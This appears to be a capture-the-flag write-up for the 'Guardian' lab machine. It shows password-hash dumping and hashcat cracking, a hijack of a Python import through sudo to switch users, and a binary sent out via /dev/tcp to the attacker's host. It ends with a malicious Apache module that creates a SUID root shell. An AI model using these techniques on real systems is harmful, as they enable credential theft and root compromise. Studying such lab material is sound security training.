
```
mysql> select username, password_hash from guardiandb.users;
+--------------------+----------------------------------------------------------------+
| username           | password_hash                                                  |
+--------------------+----------------------------------------------------------------+
| admin              | 694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6 |
| jamil.enockson     | c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250 |
| mark.pargetter     | 8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e |
| valentijn.temby    | 1d1bb7b3c6a2a461362d2dcb3c3a55e71ed40fb00dd01d92b2a9cd3c0ff284e6 |
| leyla.rippin       | 7f6873594c8da097a78322600bc8e42155b2db6cce6f2dab4fa0384e217d0b61 |
| perkin.fillon      | 4a072227fe641b6c72af2ac9b16eea24ed3751211fb6807cf4d794ebd1797471 |
| cyrus.booth        | 23d701bd2d5fa63e1a0cfe35c65418613f186b4d84330433be6a42ed43fb51e6 |
| sammy.treat        | c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2 |
| crin.hambidge      | 9b6e003386cd1e24c97661ab4ad2c94cc844789b3916f681ea39c1cbf13c8c75 |
| myra.galsworthy    | ba227588efcb86dcf426c5d5c1e2aae58d695d53a1a795b234202ae286da2ef4 |
| mireielle.feek     | 18448ce8838aab26600b0a995dfebd79cc355254283702426d1056ca6f5d68b3 |
| vivie.smallthwaite | b88ac7727aaa9073aa735ee33ba84a3bdd26249fc0e59e7110d5bcdb4da4031a |
| GU0142023          | 5381d07c15c0f0107471d25a30f5a10c4fd507abe322853c178ff9c66e916829 |
| GU6262023          | 87847475fa77edfcf2c9e0973a91c9b48ba850e46a940828dfeba0754586938f |
| GU0702025          | 48b16b7f456afa78ba00b2b64b4367ded7d4e3daebf08b13ff71a1e0a3103bb1 |
| GU0762023          | e7ff40179d9a905bc8916e020ad97596548c0f2246bfb7df9921cc8cdaa20ac2 |
| GU9492024          | 8ae72472bd2d81f774674780aef36fc20a0234e62cdd4889f7b5a6571025b8d1 |
| GU9612024          | cf54d11e432e53262f32e799c6f02ca2130ae3cff5f595d278d071ecf4aeaf57 |
| GU7382024          | 7852ec8fcfded3f1f6b343ec98adde729952b630bef470a75d4e3e0da7ceea1a |
| GU6632023          | 98687fb5e0d6c9004c09dadbe85b69133fd24d5232ff0a3cf3f768504e547714 |
| GU1922024          | bf5137eb097e9829f5cd41f58fc19ed472381d02f8f635b2e57a248664dd35cd |
| GU8032023          | 41b217df7ff88d48dac1884a8c539475eb7e7316f33d1ca5a573291cfb9a2ada |
```

Copy it to the local and adjust it to have username:password_hash format


```
admin:694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6g$
jamil.enockson:c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250g$
mark.pargetter:8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10eg$
valentijn.temby:1d1bb7b3c6a2a461362d2dcb3c3a55e71ed40fb00dd01d92b2a9cd3c0ff284e6g$
leyla.rippin:7f6873594c8da097a78322600bc8e42155b2db6cce6f2dab4fa0384e217d0b61g$
perkin.fillon:4a072227fe641b6c72af2ac9b16eea24ed3751211fb6807cf4d794ebd1797471g$
cyrus.booth:23d701bd2d5fa63e1a0cfe35c65418613f186b4d84330433be6a42ed43fb51e6g$
sammy.treat:c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2g$
crin.hambidge:9b6e003386cd1e24c97661ab4ad2c94cc844789b3916f681ea39c1cbf13c8c75g$
myra.galsworthy:ba227588efcb86dcf426c5d5c1e2aae58d695d53a1a795b234202ae286da2ef4g$
mireielle.feek:18448ce8838aab26600b0a995dfebd79cc355254283702426d1056ca6f5d68b3g$
vivie.smallthwaite:b88ac7727aaa9073aa735ee33ba84a3bdd26249fc0e59e7110d5bcdb4da4031ag$
GU0142023:5381d07c15c0f0107471d25a30f5a10c4fd507abe322853c178ff9c66e916829g$
GU6262023:87847475fa77edfcf2c9e0973a91c9b48ba850e46a940828dfeba0754586938fg$
GU0702025:48b16b7f456afa78ba00b2b64b4367ded7d4e3daebf08b13ff71a1e0a3103bb1g$
GU0762023:e7ff40179d9a905bc8916e020ad97596548c0f2246bfb7df9921cc8cdaa20ac2g$
GU9492024:8ae72472bd2d81f774674780aef36fc20a0234e62cdd4889f7b5a6571025b8d1g$
GU9612024:cf54d11e432e53262f32e799c6f02ca2130ae3cff5f595d278d071ecf4aeaf57g$
GU7382024:7852ec8fcfded3f1f6b343ec98adde729952b630bef470a75d4e3e0da7ceea1ag$
GU6632023:98687fb5e0d6c9004c09dadbe85b69133fd24d5232ff0a3cf3f768504e547714g$
GU1922024:bf5137eb097e9829f5cd41f58fc19ed472381d02f8f635b2e57a248664dd35cdg$
GU8032023:41b217df7ff88d48dac1884a8c539475eb7e7316f33d1ca5a573291cfb9a2adag$
GU5852023:e02610ca77a91086c85f93da430fd2f67f796aab177c88d789720ca9b724492ag$
GU0712023:e6aad48962fd44e506ac16d81b5e4587cad2fd2dc51aabbf193f4fd29d036a7ag$
```

This hash is sha256 with salt. The format can be seen by command

```
hashcat --example-hashes
```




It needs to add :<salt> on the end of hash and salt is already shown in config.php




```
for i in $(cat <original file>);do echo $i":8Sb)tM1vs1SS"; done > <new file>
```

Let's run hashcat to crack it

```
hashcat users.hash -m 1410 --user ~/Desktop/rockyou.txt
```



There's jamil.enockson, who might be jamil user

```
www-data@guardian:~/portal.guardian.htb$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
jamil:x:1000:1000:guardian:/home/jamil:/bin/bash
mark:x:1001:1001:ls,,,:/home/mark:/bin/bash
gitea:x:116:123:Git Version Control,,,:/home/gitea:/bin/bash
sammy:x:1002:1003::/home/sammy:/bin/bash
www-data@guardian:~/portal.guardian.htb$
```

So let's ssh as jamil

```
┌──[✗]─[parrot@parrot]─[~/Documents/guardian]
└──╼ $ssh jamil@guardian.htb
jamil@guardian.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)
```

I got jamil shell!

Get mark shell

sudo -l shows

```
jamil@guardian:~$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
```

This python program imports files

```
jamil@guardian:~$ cat /opt/scripts/utilities/utilities.py
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status
```

I can write status.py

```
jamil@guardian:~$ ls /opt/scripts/utilities/utils -al
total 24
drwxrwsr-x 2 root root   4096 Jul 10  2025 .
drwxr-sr-x 4 root admins 4096 Jul 10  2025 ..
-rw-r----- 1 root admins  287 Apr 19  2025 attachments.py
-rw-r----- 1 root admins  246 Jul 10  2025 db.py
-rw-r----- 1 root admins  226 Apr 19  2025 logs.py
-rwxrwx--- 1 mark admins  253 Apr 26  2025 status.py
jamil@guardian:~$ id
uid=1000(jamil) gid=1000(jamil) groups=1000(jamil),1002(admins)
```

Edit status.py

```
import os
os.system("/bin/bash")
```

Then, run the command

```
sudo -u mark /opt/scripts/utilities/utilities.py
```

```
jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py
mark@guardian:/home/jamil$
```

Since python runs code in the import, although it needs one argument, it just runs status.py first, which returns a shell as mark

Get root shell

Run sudo -l

```
mark@guardian:/home/jamil$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
```

Let's copy the file to the local

```
#target
cat /usr/local/bin/safeapache2ctl > /dev/tcp/<ip>/<port>
#local
nc -lvnp <port> > <filename>
```

Run ghidra to analyze it

```
local_10 = *(long *)(in_FS_OFFSET + 0x28);
if (numofparams == 3) {
  iVar2 = strcmp((char *)param_2[1],"-f");
  if (iVar2 == 0) {
    pcVar3 = realpath((char *)param_2[2],path);
    if (pcVar3 == (char *)0x0) {
      perror("realpath");
    }
    else {
      bVar1 = starts_with(path,"/home/mark/confs/");
      if ((int)CONCAT71(extraout_var,bVar1) == 0) {
        fprintf(stderr,"Access denied: config must be inside %s\n","/home/mark/confs/");
      }
      else {
        __stream = fopen(path,"r");
        if (__stream == (FILE *)0x0) {
          perror("fopen");
        }
        else {
          do {
            pcVar3 = fgets(conf_pointer,0x400,__stream);
            if (pcVar3 == (char *)0x0) {
              fclose(__stream);
              execl("/usr/sbin/apache2ctl","apache2ctl",&DAT_00102072,path,0);
              perror("execl failed");
              goto LAB_00101663;
            }
            uVar4 = is_unsafe_line(conf_pointer)
          } while ((int)uVar4 == 0);
          fwrite("Blocked: Config includes unsafe directive.\n",1,0x2b,stderr);
          fclose(__stream);
        }
      }
    }
```

main shows that -f should have argument that starts with /home/mark/confs and that file should return true by running function is_unsafe_line

```
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  iVar2 = __isoc99_sscanf(conf_pointer,"%31s %1023s",first_arg,second_arg);
  if (iVar2 != 2) {
    uVar3 = 0;
    goto LAB_00101423;
  }
  iVar2 = strcmp(first_arg,"Include");
  if (iVar2 == 0) {
LAB_001013c6:
    if (second_arg[0] == '/') {
      bVar1 = starts_with(second_arg,"/home/mark/confs/");
      if ((int)CONCAT71(extraout_var,bVar1) == 0) {
        fprintf(stderr,"[!] Blocked: %s is outside of %s\n",second_arg,"/home/mark/confs/");
        uVar3 = 1;
        goto LAB_00101423;
      }
    }
  }
  else {
    iVar2 = strcmp(first_arg,"IncludeOptional");
    if (iVar2 == 0) goto LAB_001013c6;
    iVar2 = strcmp(first_arg,"LoadModule");
    if (iVar2 == 0) goto LAB_001013c6;
  }
  uVar3 = 0;
LAB_00101423:
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
```

is_unsafe_line checks if it starts with one of "Include", "IncludeOptional", "LoadModule", argument that starts with /home/mark/confs/ must follow. However, LoadModule has a bug since the format is

```
LoadModule <modulename> <filelocation>
```

So any module can be loaded even without copying the module to the /home/mark/confs directory.

From here, there are two ways to get root

1. Use gcc constructor attribute to create malicious module

Create pwn.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
__attribute__((constructor)) void init() {
        setuid(0);
        system("cp /bin/bash /tmp/hello");
        system("chown root:root /tmp/hello");
        system("chmod 4755 /tmp/hello");
}
```

Compile

```
gcc -shared -fPIC pwn.c -o pwn.so
```

Create an apache .conf file

```
ServerName Test
Listen 9000
LoadModule mpm_event_module /usr/lib/apache2/modules/mod_mpm_event.so
LoadModule pwn /dev/shm/pwn.so
ErrorLog /error.log
DocumentRoot /
```

Run sudo command

```
cp /dev/shm/mark.conf /home/mark/confs/; sudo /usr/local/bin/safeapache2ctl
-f /home/mark/confs/mark.conf
```

(I copied conf file before sudo since the machine periodically wipes out everything on /home/mark/confs)
It will fail, but suid set bash is already generated and I can get root shell

```
mark@guardian:/dev/shm$ ls /tmp
hello
```

```
mark@guardian:/dev/shm$ /tmp/hello -p
hello-5.1# whoami
root
```

2. Run the server and request the file

Edit apache .conf file

```
ServerName Test
Listen 9000
LoadModule mpm_event_module /usr/lib/apache2/modules/mod_mpm_event.so
```

```
LoadModule authz_core_module /usr/lib/apache2/modules/mod_authz_core.so
ErrorLog /error.log
DocumentRoot /
```

(Remove pwn and add authz_core_module)

Then, I can run the server and request a file

